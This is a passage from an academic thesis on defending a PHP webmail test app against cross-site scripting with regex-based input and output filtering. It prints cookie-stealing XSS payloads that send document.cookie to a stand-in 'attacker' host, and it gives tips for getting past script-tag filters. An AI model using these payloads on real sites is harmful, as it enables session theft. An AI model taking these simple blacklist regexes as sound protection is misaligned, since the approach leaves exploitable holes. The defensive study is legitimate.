


Figure 9: DFA for RE 2.

Instruction1: $mess=remove_cookie($mess);

If Instruction1 instruction is used removes only cookie. At that time the instruction

Instruction2: //$mess=remove_script($mess);

is not used. If Instruction2 instruction is active than Script and its covered malicious code is also removed.

Action shown by RE 2.
Input : <script>alert(document.cookie)</script>

Output: <script>alert</script>

3. Removing JavaScript

In this method output is replace with is: " "

RE 3: /[\"\'][\s]*javascript:(.*)[\"\']/i




Figure 10: DFA for RE 3.

Action shown by RE 3.

i) Input: <script language='javascript'>
function on_click()
{
window.open('attacker/index.php?cookie='+document.cookie);
}
</script>

Output:
< function
on_click(){window.open('attacker/index.php?cookie='+document.cookie);} </

4. Removing eval()

In this method the output after replace is empty (remove) character:

RE 4: /eval\((.*)\)/i




Figure 11: DFA for RE 4.

Action shown by RE 4.

Input: <script language= 'javascript' >

document.write(eval("1+2+3"));

</script>

Output: <script language= 'javascript'>document.write(; </script>

4.6.1 Input Filtering

The “Input-Filtering” is sometimes called “input sanitation”, “in-house”. In this method each user input is a parameter or an http header, in each script written in-house, advanced filtering against HTML tags including JavaScript code should be applied [17]. For example, the “index.php” script from the 4.2.1 study should filter script the “<script>” tag once it is through decoding the “cookie” parameter.

The Web developer can check the input parameters of the user, either from client side or server side. The client side input filtering and validation is not recommended, because it is often a trivial exercise for an attacker to bypass the client side filtering [36]. If a developer uses a client side input filtering, he should also use the same filters on the server side. For the purpose of this work, it has been used that which tags should removed (filtered)? For example, a form field that expecting a person’s name can be limited to a set of characters a-z and A-Z rather then excluding single characters. A simple example of checking an input parameter to be an integer:

is_int($integer); //returns true or false




Figure 12: Diagram of “Input Filtering” method.

The figure 12 expresses the position of filtering position in abstract model of “input filtering” method. In this implementation it has assumed that in case of plaintext no encoding link is used.

The steps here explain the steps of “input filtering” method as shown in the figure 12.

Steps:

1. The attacker logins in his account, the web site is same for both attacker and victim.
2. If userID and passwords are valid user entered for further process. If the userID or password or both are invalid he has to again try to login, where the process continues till userID and password are not valid.
3. Composing the plaintext message no possibility of XSS attack but if the message is HTML there is possibility of having malicious code. Chose HTML format.
4. Server filter out malicious content and sends to the destination and user gets the message without containing malicious code.

In this implementation it has assumed that, in case of plaintext, no encoding link is used.





Figure 13: Flow chart of "Input Filtering" method.

The following picture shows the implementation of above steps.

In the testing of solution the attacker is “ram” who logins into kmail.com The potential victim is “shyam” who is also using kmail.com

Step1.



Attacker logins to the vulnerable site and sends message to “shyam” with malicious code in message.

Input:

```
<html>
<body>
 Hi, do you want to earn more than 100 dollar a day. Then click below
<a href="ramsite.com/index.html?cookie=<script>document.cookie</script>">Click Here!</a>
</body>
</html>
```

As the message is sent by “ram” the message get filtered in the server up to defined method which is already explained above in the 4 methods.

Step2.
Message sent by attacker “ram” has already filtered by “input filtering” method as explained above and then potential victim views the filtered message that has no strength of XSS attacking which has shown in the picture here.

Output (message): Hi, do you want earn more than 100 dollar a day. Then click below<a href="ramsite.com/inex.html?cookie=< .

In this way this mechanism for removing the XSS attacks works.

4.6.2 Output Filtering

Another possibility than filtering input data for special character is to filter the output data after the unfiltered input data came from a persistent storage like an existing database. The “Output Filtering”, method filters the user data when it is sent back to the browser, rather than it is received by a script [19]. In another sentence Output filtering is similar to input filtering for special characters except that the filtering process occurs before the end user receives the data. A good example for this would be a script that inserts the input to a database, and then presents

it. In this case it is important not to apply the filter to the original input string, but only to output version.




Figure 14: Diagram of "Output Filtering" method.

The figure 14 expresses the position of filtering position in abstract model of "output filtering" method.

The steps here explain the steps of "output filtering" method as shown in the figure 14.

Steps:

"ram" sends a message "shyam" containing malicious code as shown below:

1. If userID and passwords are valid, user entered for further process. If the userID or password or both are invalid he has to again try to login, where the process continues till userID and password are not valid.
2. Here are two options to send the message, one is plane text and other is HTML.
3. For every message received for potential victim (e.g. shyam), messages as normal, managed in inbox message and messages with malicious code managed in malicious javascript box, by the application, as already defined above similar for "input filtering" method, installed in server-side.
4. Now the user is asked to see the message disabling or enabling. By default disabled.
5. If message is viewed by default no XSS attack but if not, the potentiality for XSS attack increases.

In this implementation it has assumed that, in case of plaintext, no encoding link is used.

For this dissertation to test the message with malicious code is sent, so option is chosen as HTML.




Figure 15: Flow chart of “Output Filtering” method.

“ram” logins and sends message, using HTML format to “shyam”.

Input:

```
<html>
<body>
want to earn $200 a day?
<a href="attacker/index.html?cookie=<script>document.cookie</script>">Click Here!</a>
</body>
</html>
```


“shyam” views the classified message in his message box after login.

If disable malicious code option is chosen for viewing message the filtered message is received as shown in below picture as output.

If enable option is chosen then potentiality of XSS attack proceeds.

Message viewed by enabling option.

If the direction given by the message is followed then XSS attack occurs i.e. display of sensitive information.




If the RE 4. /document\.cookie/ is used in the implemented application using the instruction

//$mess=remove_script($mess);

$mess=remove_cookie($mess);

Then the output as shown in RE 4 is obtained. So the below picture is the output where the cookie is not displayed but other part of script is displayed.



On clicking the “Click Here” link the login information (username, password, PHPSESSID) of potential victim shyam is displayed becoming a victim in the user’s page. This is secret information and need not to be displayed but it is displayed. The step implemented step shown up to this clarifies that this is an attack because the display of login information, by cheating has done. A real attack occur if the attacker creates as mentioned above (…….) another program collect.php (cookie collector) that does not display the login information but sends it to the attacker’s server-site database and can impersonate the user by using login information of victim user.

4.7 Analysis

The two methods input filtering and output filtering have been chosen for the solution. The implementation has included both “input filtering” and “output filtering”.

Features:

There are number of functions or parameter needs to include, to cover the complete removal of XSS attack which tends to impossible due to increasing complexity of dynamic Web application day by day, in one web application. It has followed the widely accepted method: filtering. In the filtering mechanism, the removal of parameter used here is: <script>, document.cookie, javascript:, and eval() through the use of JavaScript, which do their function defined above as in RE.

It has been provided to block different format of <script> which can be used to bypass the filtering, those have explained in the techniques of attack.

Input-filtering:

Advantage:

1. It involves both server and user input in filtering process.
2. Message is filtered automatically by server, no need for further manual evaluation.
3. Saves time for checking whether message has malicious code or not?
4. If message is plaintext no need of further filtration (if encoding link is not used).

Disadvantage:

1. It requires the programmer to cover all possible input sources (query parameters, body parameters of POST request, HTTP headers).
2. It cannot defend against vulnerabilities in third party scripts/servers. For example, it won't defend against problems in error pages in web servers (display the path of the resource).

Output-filtering:

Advantage:

1. It involves both server and user input in filtering process.
2. Message is classified in two categorized.
3. If message is plaintext no need for further filtration (if encoding link is not used).
4. Provides authority to user to view message in both form (filtered or not) with his own interest.
5. Requires a more time but it is a facility too.

Disadvantage:

1. It requires the programmer to cover all possible input sources (query parameters, body parameters of POST request, HTTP headers).
2. It cannot defend against vulnerabilities in third party scripts/servers. For example, it won't defend against problems in error pages in web servers (display the path of the resource).
3. One has to be more careful because often content management systems or other applications create their HTML content with HTML code stored in the database.

Since security testing of Web application involves not only a single page, but rather all the components associated with it, dynamic testing is more effective, requires running code for executing test objects.

The following table 5 (a) and 5 (b) shows the result obtained by testing the message as input to the user of the designed Web application. The filtering method does its work up to certain limit. These limitations are up to defined RE condition in the subchapter 4.6. There is no limit of number of input message for testing the result.

Input-filtering:

Message type	**Malicious code**	**XSS attack**
Plaintext	No	No
HTML	No	No
	Yes	No

Table 5 (a): Input-filtering test

Output-filtering:

Message type	**Malicious code (M.C.)**	**Disabling M.C.**	**Enabling M.C.**	**XSS attack**
Plaintext	No	_____	_____	No
HTML	No	_____	_____	No
	Yes	Yes	No	No
	Yes	No	Yes	Yes

Table 5 (b): Output-filtering test

Table 5: General testing of input message

Here input filtering, all results in XSS attack column are No because if there is malicious code then that malicious code is filtered. In output filtering the XSS attack is possible only when user views the message enabling the malicious code. By default the option is disable. Hence according to the defined regular expression format, the solution does its work up to any number of input messages through server-side.

Input given	Output (using RE 1) obtained
1. <a href="attacker/index.html?cookie=<script> document.cookie</script>">Click Here!	1. <a href="attacker/index.html?cookie=<
2. <script>abc mno <script/> xyz	2. < mno </xyz
3. <script>abc mno123 xyz</script>	3. <

Table 6 (a): Use of RE 1

Input given	Output (using RE 2) obtained
1. <a href="attacker/index.html?cookie=<script> alert(document.cookie)</script>">Click Here!	1. <a href="attacker/index.html?cookie=<script> alert()</script>">Click Here!

Table 6 (b): Use of RE 2

Input given	Output (using RE 3) obtained
1. <img src='javascript:document.write (document.cookie) ' >	1. < img src= '>

Table 6 (c): Use of RE 3

Input given	Output (using RE 4) obtained
1. <script language= 'javascript' > document.write(eval("1+2+3")); </script>	1. <script language= 'javascript'>document.write(; </script>

Table 6 (d): Use of RE 4

Table 6: Input-Output test format

The input and output obtained in table 6 are the possible input structures and filtered output structures. As shown in the table 6(a), in input number 1, link has been used, using malicious code. In the same way different types of attacking messages can be linked according to the condition. Characters used in table 6(a) as mno, 123, xyz these are the sample structure and position of the malicious codes.

1. Instead of <script>...</script>, one can use <img src="javascript: ….."> when sites that filter the <script> HTML tag.
2. It is possible to use <script src="http://... "> . This is good for a situation where the javacript code is too long, or contains forbidden characters.

If the attacker wants to hide the code in the URL then he embeds the code using function like on_click().

```
Input:  <script language='javascript'>
            function on_click()
            {
             window.open('attacker/index.php?cookie='+document.cookie);
             }
Output:  If filtered:
            <  function
            on_click(){window.open('attacker/index.php?cookie='+document.cookie);} </
```

3. In RE 3, if attacker hides the image using parameter “width=-1”, that can be filtered.
4. RE 2 is appropriate when the script is used for normal messages. So if script is sent with intention of collecting cookie then only cookie collection part is removed.

4.7.1 Test Result

Using same origin policy message has been sent in both filtering techniques. The domain has created as *kmail.com***.** Number of domain can be created. If non-malicious message is given no XSS attack is possible.

Attacker	No. of input message	Type of message sent		XSS prevention
		Malicious	Non-malicious	
ram	15	10	5	Succeed
hari	8	8	_____	Succeed

Table 7 (a): Input filtering

Attacker	No. of input message	Message classification		Viewing option of malicious message		XSS prevention	Non-malicious message	XSS prevention
		Malicious	Non-malicious	Disable	Enable			
ram	8	5	3	✓	—	Succeed	3	No XSS
hari	10	5	5	—	✓	XSS occurred	5	No XSS

Table 7 (b): Output filtering

Table 7: Test result

Considering the client-side solution:

The most effective solution for the client is to disable all scripting languages in his browser and e-mail reader.

Disabling all scripting languages results in a significant loss of functionality, because many Web sites use JavaScript for a flexible and user friendly design like JavaScript navigation bars. So in the issue of preventing Web application vulnerable hole, for the support of attackers, server-side prevention techniques are appropriate.

There are three different ways a developer can use to handle these special characters in a secure way.

1. Encode output based upon input parameters: The idea of this method is to encode every special character to the appropriate HTML entity when send from the server to the client. E.g.:

<?php

```
$input = ’<a href=\"www.example.com\">link</a>’;
$output = htmlspecialchars($input);
echo $output;
?>
```

The PHP htmlspecialchars() function alters all special characters to their HTML encoded entities. The user sees link, but the source code contains the encoded version link.

Obviously this function can not be applied to data that consists of HTML code, because it will not be interpreted correctly.

2. Limit length of string: Limit the maximum length of any user-supplied input. For example Web communities often restrict the length of usernames to only 8 to 15 characters. Still it is possible that an attacker can insert short malicious code that might pass this filter.

3. Check session: For some web applications it can be an advantage to use a unique session identifier.

But session hijacking is also possible by executing malicious code using same-origin policy.

So, discussing the client-side solution option and other techniques in server-side, it has been observed that different techniques have some positive sides and negative sides also that lead the possible XSS attack. But filtering technique provided here according to defined limit provides the better security of the Web application for the client in the issue of malicious input format filtering situation.

5. Conclusion and Future Work

5.1 Conclusion

To prevent the XSS attack completely in one method for all Web application is very-very tough almost impossible due to increasing complexity of the dynamic Web application corresponding to the client requirements and business competition. Different method of solution for the, prevention of XSS attack or Web application protection, had discussed. Out of them filtering mechanism is appropriate. Depending upon nature of service, the location (sever-side and client-side) of solution and method (filtering→ (input, output)), is chosen. But the appropriate option of solution is server-side and method is input-filtering. Some server side scripting languages have a set of functions to help filtering the user input. The implementation of the work has done in PHP platform. Hence the most relevant procedure to make a Web application resistant to XSS attack is to validate and filter any input that a server side script receives or is to filter output data from server for client. Now it can be concluded that it is sufficient to justify that occurrence and solution against XSS attack on the server-side protection of Web application (e.g. e-mail) because it is natural that when a thief gets a key or gets an idea of getting key of house then he is free to steal assets, inside the house.

5.2 Future work

There are billions of Web pages that are developed in different languages like PHP, ASP, JSP, HTML, CGI-PERL, .Net etc. There is no single solution available that can be applied for the Web application to prevent XSS that are developed in different languages. There are many financial and banking Web applications which are vulnerable to XSS attack. All banking applications receive input from more than one interface and there is no solution for the web applications that receive input from various interfaces apart from web browser.

Client-side solutions proposed by the earlier researches need an update on the client side executable code whenever a new threat is introduced. Web developers often rely on server side filters to protect the web application from XSS attacks. Using some parameters, protection of Web application has done in this dissertation/thesis work with research view not with economical view and it's a limited area implementation. But hackers use evasion mechanisms when there is no direct path to break into the Web application security mechanisms. Encoding

patterns can be recognized by algorithms and data mining techniques. Development of effective algorithms to identify the encoding patterns, filtering of all special characters in one Web application is still open. A comprehensive and coherent solution for preventing the entire XSS attack scenario is the need for sustaining web security which has been brought attention of researchers.

References:

1. CGI Security: "*The cross-site scripting FAQ*". http://www.cgisecurity.net/articles/xss-faq.shtml.

2. Chartier, Rober(2001): "*Application architecture: An n-tier approach*" – part 1 Online Documentation. http://www.15seconds.com/issue/01023.html

3. Chiffriertechnik & Sicherheit"*Filtering JavaScript to Prevent Cross-Site Scripting"*. 051207_EUROSEC_Draft_Whitepaper_Filtering_JavaScript.doc, Sodener Strasse 82A, D-61476 Kronberg Germany http://www.eurosec.com

